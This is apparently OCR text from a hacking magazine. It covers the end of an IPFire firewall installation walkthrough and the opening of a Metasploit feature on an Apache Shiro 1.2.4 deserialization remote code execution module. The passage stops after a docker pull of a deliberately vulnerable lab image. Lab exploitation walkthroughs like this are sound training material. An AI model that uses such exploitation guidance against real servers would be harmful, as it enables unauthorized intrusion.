
Set the IPfire's router IP as the primary DNS address and you can leave the other two fields blank.


```
DNS and Gateway settings

Enter the DNS and gateway information.  These
settings are used only with Static IP (and DHCP
if DNS set) on the RED interface.

      Primary DNS:
      Secondary DNS:
      Default Gateway:
```

The next window is about setting DHCP for the internal network. Enable the DHCP server an -d set the starting IP address of the LAN. The first machine connecting to this LAN will get IP 192.168.41.2 and the addresses end at 192.168.41.50. Don't confuse this DHCP with the DH cp we configured for the RED interface. There the IPfire router receives IP address from a DHCP server whereas for the GREEN interface, IPfire acts as a DHCP server.


```
IPFire v2.15 - www.ipfire.org
DHCP server configuration

Configure the DHCP server by entering the settings
information.

[*] Enabled

Start address:              192.168.41.2
End address:                192.168.41.50
Primary DNS:                192.168.41.1
Secondary DNS:
Default lease (mins):       60
Max lease (mins):           120
Domain name suffix:         caldomain-vulnera
```

With this step, the installation is completed. Click on "OK" to finish it.


```
IPFire 2.15 - www.ipfire.org
Setup is complete.  Press Ok.
```

Four Exploit Modules Including Two Windows Privilege Escalation Modules


METASPLOIT THIS MONTH

Welcome to the June 2020's Metasploit This Month feature. Let us see the latest exploit mod-ules of Metasploit.

Apache Shiro v1.24 Deserialize RCE Module


TARGET: Apache Shiro v1.2.4 **TYPE: Remote** **FIREWALL : NOT APPLICABLE**

Apache Shiro is a Java based security framework that performs functions like authentication, authorization, cryptography and session management. It is used to secure applications in we-b and mobile. The above mentioned version has a remote code execution vulnerability that can be exploited to gain a meterpreter session on the target. This was tested on a docker co-ntainer of Apache Shiro 1.2.4. Set the docker container as shown below.




```
hackercoolmagz@kali:~$ sudo docker pull medicean/vulapps:s_shiro_1
[sudo] password for hackercoolmagz:
s_shiro_1: Pulling from medicean/vulapps
75a822cd7888: Pull complete
57de64c72267: Pull complete
cd1fc1696ecd: Pull complete
34836fffacad: Pull complete
4f4f57ee64ee: Pull complete
975b9daf71f5: Pull complete
6c6cde91351a: Pull complete
01b3dd18d9db: Pull complete
26b1cfb85af4: Pull complete
187392f14d9a: Pull complete
a0913556b748: Pull complete
65e18edbd45c: Pull complete
8a0fcfe829af: Pull complete
202d9b3bcb2e: Pull complete
Digest: sha256:03de8bd452d9ee35c516fe4852d8d585990193eea5c61e71c8ed8d9bbb56acf4
Status: Downloaded newer image for medicean/vulapps:s_shiro_1
docker.io/medicean/vulapps:s_shiro_1
hackercoolmagz@kali:~$
```

Once the container is downloaded, run the container as shown below.



